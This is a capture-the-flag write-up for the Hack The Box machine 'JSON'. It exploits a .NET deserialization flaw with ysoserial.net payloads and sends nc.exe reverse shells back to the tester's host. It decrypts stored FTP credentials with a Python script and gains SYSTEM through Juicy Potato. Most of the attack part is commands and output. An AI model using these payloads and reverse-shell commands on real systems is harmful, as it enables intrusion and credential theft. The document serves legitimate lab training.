JSON

07th February 2020 / Document No D20.100.58

Prepared By: MinatoTW

Machine Author(s): cyb3rb0b

Difficulty: Medium

Classification: Official

Synopsis

JSON is a medium difficulty Windows machine running an IIS server with an ASP.NET application. The application is found to be vulnerable to .NET deserialization, which is exploited using ysoserial.net. A custom .NET program is found to be installed, which on reverse engineering reveals encrypted credentials for an administrator. These credentials can be decrypted and used to gain access to the FTP folder.

Skills Required

- Enumeration
- Deserialization
- Reverse Engineering

Skills Learned

- Using ysoserial.net
- dnSpy

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.158 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.158
```

```
nmap -p$ports -sC -sV 10.10.10.158
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-30 08:26 PST
Nmap scan report for 10.10.10.158
Host is up (0.18s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
80/tcp    open  http         Microsoft IIS httpd 8.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: Json HTB
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        Microsoft Windows RPC
```

A full-port Nmap scan reveals a Windows box running FTP and IIS servers on their default ports. Nmap finds the OS version to be Windows 2008 R2 or 2012. WinRM is found to be open on port 5985, which could help with lateral movement later.

IIS


A login page can be found on browsing to port 80.




The following request can be observed after turning on Burp intercept and trying to login.


```
POST /api/token HTTP/1.1
Host: 10.10.10.158
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
Content-Length: 41
Origin: http://10.10.10.158
Connection: close
Referer: http://10.10.10.158/login.html

{"UserName":"user","Password":"password"}
```

After attempting to login using common credentials such as `admin/admin`, we gain access to the dashboard.



Going back to the Burp, a GET request to `/api/Account` is observed.




The request contains a `Bearer` header with a base64 encoded value. The same value is observed in the `OAuth2` cookie. Let's decode it and look at the contents.

```
echo <SNIP>| base64 -d

{"Id":1,"UserName":"admin","Password":"21232f297a57a5a743894a0e4a801fc3",
"Name":"User Admin HTB","Rol":"Administrator"}
```

It appears to be JSON used by the server to identify the user. Let's try changing the values by adding quotes to check if some kind of SQL injection is possible.

```
echo -n '{"Id":1\',"UserName":"admin\'","Password":"21232f297a57a5a743894a0e4a801fc3"
,"Name":"User Admin HTB","Rol":"Administrator"}' | base64 -w0

eyJJZCI6MScsIlVzZXJOYW1lIjoiYWRtaW4nIiwiUGFz<SNIP>
```

Single quotes are added to the `Id` and `UserName` values. Send the request to Repeater, and swap the existing token with the forged one.



Request

```
GET /api/Account/ HTTP/1.1
Host: 10.10.10.158
Accept: application/json, text/plain, */*
Bearer:
eyJJZCI6MScsIlVzZXJOYW1lIjoiYWRtaW4nliwiUGFzc3dvcmQiOiIyMTIzMmYyOT
dhNTdhNWE3NDM4OTRhMGU0YTgwMWZjMyIsIk5hbWUiOiJVc2VyIEFkbWluIE
hUQiIsIlJvbCI6IkFkbWluaXN0cmF0b3IifQ==
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/78.0.3904.70 Safari/537.36
Referer: http://10.10.10.158/index.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie:
OAuth2=eyJJZCI6MSwiVXNlck5hbWUiOiJhZG1pbiIsIlBhc3N3b3JkIjoiMjEyMzJm
Mjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMiLCJOYW1lIjoiVXNlciBBZG1pbi
BlVElliLCJSb2wiOiJBZG1pbmlzdHJhdG9yIn0=
Connection: close
```

Response


```
HTTP/1.1 500 Internal Server Error
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Thu, 30 Jan 2020 11:56:44 GMT
Connection: close
Content-Length: 145

{"Message":"An error has occurred.","ExceptionMessage":"Cannot deserialize
Json.Net Object","ExceptionType":"System.Exception","StackTrace":null}
```

The server returns a `500 Internal Server Error`, which states that the JSON.Net object can't be deserialized. This informs us about two things; that the API is written in ASP.NET, and that the server deserializes JSON objects that is receives. Searching for vulnerabilities related to JSON.Net deserialization, we come across ysoserial.net, which can generate .NET deserialization payloads.

Download the binary from the releases section and run it on a Windows box. Let's create a payload to ping ourselves from the box.

```
.\ysoserial.exe -f Json.Net -g ObjectDataProvider -o base64 -c "ping -n 5 10.10.14.6"

ew0KICAgICckdHlwZSc6J1N5c3RlbS5XaW5kb3dzLkRhdGEuT<SNIP>
```

The payload format is set to `Json.Net` and the gadget type is `ObjectDataProvider`. The `-c` flag is used to specify the command to execute and the output format is set to base64. Copy the generated payload and place it as the `Bearer` value in the HTTP request. Before sending the request, start an ICMP listener using `tcpdump`.



Request

```
GET /api/Account/ HTTP/1.1
Host: 10.10.10.158
Accept: application/json, text/plain, */*
Bearer:
ew0KICAgICckdHlwZSc6J1N5c3RlbS5XaW5kb3dzLkRhdGEuT2JqZWN0RGF0YV
Byb3ZpZGVyLCBQcmVzZW50YXRpb25GcmFtZXdvcmssIFZlcnNpb249NC4wLj
AuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj0zMWJmMzg1N
mFkMzY0ZTM1JywgDQogICAgJ01ldGhvZE5hbWUnOidTdGFydCcsDQogICAgJ0
1ldGhvZFBhcmFtZXRlcnMnOnsNCiAgICAgICAgJyR0eXBlJzonU3lzdGVtLkNvbG
xlY3Rpb25zLkFycmF5TGlzdCwgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ
3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlM
Dg5JywNCiAgICAgICAgJyR2YWx1ZXMnOlsnY21kJywnL2MgcGluZyAtbiA1IDEw
LjEwLjE0LjYnXQ0KICAgIH0sDQogICAgJ09iamVjdEluc3RhbmNlJzo
nU3lzdGVtLkRpYWdub3N0aWNzLlByb2Nlc3MsIFN5c3RlbSwgVmVyc2lvbj00Lj
AuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1Yz
U2MTkzNGUwODknfQ0KfQ==
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/78.0.3904.70 Safari/537.36
Referer: http://10.10.10.158/index.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie:
```

Response

```
HTTP/1.1 500 Internal Server Error
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Thu, 30 Jan 2020 12:10:52 GMT
Connection: close
Content-Length: 2230

{"Message":"An error has occurred.","ExceptionMessage":"Unable to cast
object of type 'System.Windows.Data.ObjectDataProvider' to type
'Newtonsoft.Json.Linq.JObject'.","ExceptionType":"System.InvalidCastException"
,"StackTrace":"   at
DemoAppExplanaiton.Controllers.AccountController.GetInfo() in
C:\\Users\\admin\\source\\repos\\DemoAppExplanaiton\\DemoAppExplanaiton\\C
ontrollers\\AccountController.cs:line 85\r\n   at lambda_method(Closure , Object
, Object[] )\r\n   at
System.Web.Http.Controllers.ReflectedHttpActionDescriptor.ActionExecutor.<>
c__DisplayClass6_2.<GetExecutor>b__2(Object instance, Object[]
```

The server throws an error in the response, but ICMP requests can be observed on the tcpdump listener.

```
tcpdump -i any icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
09:10:34.910795 IP 10.10.10.158 > 10.10.14.6: ICMP echo request, id 1, seq 1, length 40
09:10:34.910839 IP 10.10.14.6 > 10.10.10.158: ICMP echo reply, id 1, seq 1, length 40
09:10:36.254724 IP 10.10.10.158 > 10.10.14.6: ICMP echo request, id 1, seq 2, length 40
09:10:36.254775 IP 10.10.14.6 > 10.10.10.158: ICMP echo reply, id 1, seq 2, length 40
09:10:37.731836 IP 10.10.10.158 > 10.10.14.6: ICMP echo request, id 1, seq 3, length 40
09:10:37.731881 IP 10.10.14.6 > 10.10.10.158: ICMP echo reply, id 1, seq 3, length 40
```

Foothold

Having confirmed code execution, we can try getting a reverse shell on the box. We can use a netcat binary to send a reverse shell to ourselves. Start an smbserver locally to host the binary.

```
smbserver.py -smb2support share $(pwd)
```

Next, copy the nc.exe binary to the current folder, and create a JSON.Net payload for the command:

```
\\\\10.10.14.6\\share\\nc.exe 10.10.14.6 443 -e cmd.exe
```

The command above uses `nc.exe` present on our share to send a reverse shell to port 443.

```
.\ysoserial.exe -f Json.Net -g ObjectDataProvider -o base64
-c "\\\\10.10.14.6\\share\\nc.exe 10.10.14.6 443 -e cmd.exe"
```

Swap the older payload with the newly generated one and forward the request, after which a shell as `userpool` should be received.

```
nc -lvp 443
Listening on [0.0.0.0] (family 2, port 443)
Connection from 10.10.10.158 49430 received!
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\windows\system32\inetsrv>whoami
json\userpool
```

Privilege Escalation

Looking at the installed programs, a program named Sync2Ftp is found to be installed.

```
C:\PROGRA~1>dir

 Directory of C:\PROGRA~1

08/08/2019  06:04 PM    <DIR>          .
08/08/2019  06:04 PM    <DIR>          ..
08/08/2019  06:04 PM    <DIR>          Common Files
08/08/2019  06:04 PM    <DIR>          Internet Explorer
05/22/2019  03:37 PM    <DIR>          MSBuild
05/22/2019  03:37 PM    <DIR>          Reference Assemblies
05/23/2019  02:06 PM    <DIR>          Sync2Ftp
05/22/2019  03:28 PM    <DIR>          VMware
```

The folder is found to contain a binary and configuration file. These could be of interest as the application isn't standard, and could be user defined. Copy these files to the SMB share running on our host.

```
C:\PROGRA~1\Sync2Ftp>copy SyncLocation.exe \\10.10.14.6\share\
        1 file(s) copied.

C:\PROGRA~1\Sync2Ftp>copy SyncLocation.exe.config \\10.10.14.6\share\
        1 file(s) copied.
```

Running `file` on the binary reveals that it's a .NET executable. The config file is found to contain some encrypted fields and configuration values.

```
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
  <appSettings>
    <add key="destinationFolder" value="ftp://localhost/"/>
    <add key="sourcefolder" value="C:\inetpub\wwwroot\jsonapp\Files"/>
    <add key="user" value="4as8gqENn26uTs9srvQLyg=="/>
    <add key="minute" value="30"/>
    <add key="password" value="oQ5iORgUrswNRsJKH9VaCw==></add>
    <add key="SecurityKey" value="_5TL#+GWWFv6pfT3!GXw7D86pkRRTv+$$tk^cL5hdU%"/>
  </appSettings>
  <startup>
    <supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.7.2" />
  </startup>
</configuration>
```

dnSpy can used to reverse and analyze .NET executables. Open up the binary in dnSpy x86 and analyze the `SyncLocation` assembly.

```
namespace SyncLocation
{
    // Token: 0x02000005 RID: 5
    internal static class Program
    {
        // Token: 0x0600000F RID: 15 RVA: 0x00002634 File Offset: 0x00000834
        private static void Main()
        {
            ServiceBase[] services = new ServiceBase[]
            {
                new Service1()
            };
            ServiceBase.Run(services);
        }
    }
}
```

Looking at the `Main` method, it's seen the binary creates a new service and registers the `Service1` object. Let's look at the `Service1` class next.

```
    // Token: 0x0600000A RID: 10 RVA: 0x000023B9 File Offset: 0x000005B9
    public void Start()
    {
        this.Log("Start Service");
        this.Copy();
    }
```

The `Start` method ends up calling the `Copy` method.

```
    // Token: 0x0600000B RID: 11 RVA: 0x000023D0 File Offset: 0x000005D0
    private void Copy()
    {
        try
        {
            string path = ConfigurationManager.AppSettings["destinationFolder"];
            string text = ConfigurationManager.AppSettings["sourcefolder"];
            string cipherString = ConfigurationManager.AppSettings["user"];
            string cipherString2 = ConfigurationManager.AppSettings["password"];
            string userName = Crypto.Decrypt(cipherString, true);
            string password = Crypto.Decrypt(cipherString2, true);
            bool flag = Directory.Exists(text);
            if (flag)
            {
                string[] files = Directory.GetFiles(text);
                foreach (string text2 in files)
                {
                    FileInfo fileInfo = new FileInfo(text2);
                    string requestUriString = Path.Combine(path, fileInfo.Name);
                    FtpWebRequest ftpWebRequest = (FtpWebRequest)WebRequest.Create(requestUriString);
                    ftpWebRequest.Method = "STOR";
                    ftpWebRequest.Credentials = new NetworkCredential(userName, password);
                    ftpWebRequest.UsePassive = true;
                    ftpWebRequest.UseBinary = true;
                    ftpWebRequest.KeepAlive = false;
                    this.Log("Upload File " + fileInfo.Name);
                    FileStream fileStream = File.OpenRead(text2);
                    byte[] array2 = new byte[fileStream.Length];
                    fileStream.Read(array2, 0, array2.Length);
                    fileStream.Close();
                    Stream requestStream = ftpWebRequest.GetRequestStream();
                    requestStream.Write(array2, 0, array2.Length);
                    requestStream.Close();
                }
```

The `Copy` method reads various values from the configuration file and then decrypts them using the `Crypto` class. It then uses the FTP STOR command to transfer all files in the the `sourcefolder` path to the FTP folder. Let's look at how the values are encrypted and decrypted.

```
// Token: 0x06000002 RID: 2 RVA: 0x00002114 File Offset: 0x00000314
public static string Encrypt(string toEncrypt, bool useHashing)
{
    byte[] bytes = Encoding.UTF8.GetBytes(toEncrypt);
    AppSettingsReader appSettingsReader = new AppSettingsReader();
    string s = (string)appSettingsReader.GetValue("SecurityKey", typeof(string));
    byte[] key;
    if (useHashing)
    {
        MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
        key = md5CryptoServiceProvider.ComputeHash(Encoding.UTF8.GetBytes(s));
        md5CryptoServiceProvider.Clear();
    }
    else
    {
        key = Encoding.UTF8.GetBytes(s);
    }
    TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider = new TripleDESCryptoServiceProvider();
    tripleDESCryptoServiceProvider.Key = key;
    tripleDESCryptoServiceProvider.Mode = CipherMode.ECB;
    tripleDESCryptoServiceProvider.Padding = PaddingMode.PKCS7;
    ICryptoTransform cryptoTransform = tripleDESCryptoServiceProvider.CreateEncryptor();
    byte[] array = cryptoTransform.TransformFinalBlock(bytes, 0, bytes.Length);
    tripleDESCryptoServiceProvider.Clear();
    return Convert.ToBase64String(array, 0, array.Length);
}
```

The `Encrypt` method takes in two arguments, i.e. the string to encrypt and boolean value. It reads the `SecurityKey` value from the config file, and hashes it using MD5 if `useHashing` is set to true. The plaintext value is then encrypted using the 3DES encryption algorithm in ECB mode with PKCS7 padding, and returned base64 encoded.

```
public static string Decrypt(string cipherString, bool useHashing)
{
    byte[] array = Convert.FromBase64String(cipherString);
    AppSettingsReader appSettingsReader = new AppSettingsReader();
    string s = (string)appSettingsReader.GetValue("SecurityKey", typeof(string));
    byte[] key;
    if (useHashing)
    {
        MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
        key = md5CryptoServiceProvider.ComputeHash(Encoding.UTF8.GetBytes(s));
        md5CryptoServiceProvider.Clear();
    }
    else
    {
        key = Encoding.UTF8.GetBytes(s);
    }
    TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider = new TripleDESCryptoServiceProvider();
    tripleDESCryptoServiceProvider.Key = key;
    tripleDESCryptoServiceProvider.Mode = CipherMode.ECB;
    tripleDESCryptoServiceProvider.Padding = PaddingMode.PKCS7;
    ICryptoTransform cryptoTransform = tripleDESCryptoServiceProvider.CreateDecryptor();
    byte[] bytes = cryptoTransform.TransformFinalBlock(array, 0, array.Length);
    tripleDESCryptoServiceProvider.Clear();
    return Encoding.UTF8.GetString(bytes);
}
```

Similarly, the `Decrypt` method reads the key and hashes it based on the boolean value. It then uses the 3DES algorithm to decrypt and return the plaintext string. Let's write a small python script to decrypt this manually.

```
from pyDes import *
from base64 import b64decode
from hashlib import md5

key = b"_5TL#+GWWFv6pfT3!GXw7D86pkRRTv+$$tk^cL5hdU%"
hashedKey = md5(key).digest()

desKey = triple_des(hashedKey, ECB, padmode = PAD_PKCS5)

usernameData = b64decode("4as8gqENn26uTs9srvQLyg==")
username = desKey.decrypt(usernameData)

                                        print(f"Username:
{username.decode()}")

passwordData = b64decode("oQ5iORgUrswNRsJKH9VaCw==")
```

```
password = desKey.decrypt(passwordData)

                                                print(f"Password:
{password.decode()}")
```

The script uses the pyDes library to decrypt the username and password from the config file. The securityKey is hashed using the MD5 algorithm. The decryption key is created using the `triple_des` method, which is used to decrypt the username and password respectively.

```
python3 decrypt.py
Username: superadmin
Password: funnyhtb
```

Running the script returns the username `superadmin` and password `funnyhtb`. Let's try logging into FTP with these credentials.

```
ftp 10.10.10.158
Connected to 10.10.10.158.
220-FileZilla Server 0.9.60 beta
Name (10.10.10.158:user): superadmin
331 Password required for superadmin
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls Desktop
200 Port command successful
150 Opening data channel for directory listing of "/Desktop"
-r--r--r-- 1 ftp ftp            282 May 22  2019 desktop.ini
-r--r--r-- 1 ftp ftp             32 May 22  2019 root.txt
```

The login was successful and can be used to read the root flag.

Alternate Method

As the `userpool` user is a service account, it holds the `SeImpersonate` privilege.

```
C:\PROGRA~2\FileZilla Server>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

We can leverage this privilege on Windows server 2012 by using the Juicy Potato exploit. Download the binary from releases, and place it in the share. Next, copy JuicyPotato.exe as well as nc.exe to the Public folder.

```
c:\Users\Public>copy \\10.10.14.7\share\nc.exe .
        1 file(s) copied.

c:\Users\Public>copy \\10.10.14.7\share\JuicyPotato.exe .
        1 file(s) copied.
```

Create a bat file with a reverse shell command such as:

```
C:\Users\Public\nc.exe 10.10.14.7 4444 -e cmd.exe
```

A list of CLSIDs for Windows Server 2012 can be found here. Any CLSID belonging to `NT AUTHORITY\SYSTEM` can be used.

```
c:\Users\Public>echo C:\Users\Public\nc.exe 10.10.14.7 4444 -e cmd.exe > exec.bat
c:\Users\Public>.\juicypotato.exe -l 1337 -t * -p C:\Users\Public\exec.bat
-c {e60687f7-01a1-40aa-86ac-db1cbf673334}

Testing {e60687f7-01a1-40aa-86ac-db1cbf673334} 1337
....
[+] authresult 0
{e60687f7-01a1-40aa-86ac-db1cbf673334};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
```

A shell as SYSTEM should be received on port 4444.

```
nc -lvp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Connection from 10.10.10.158 49175 received!
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```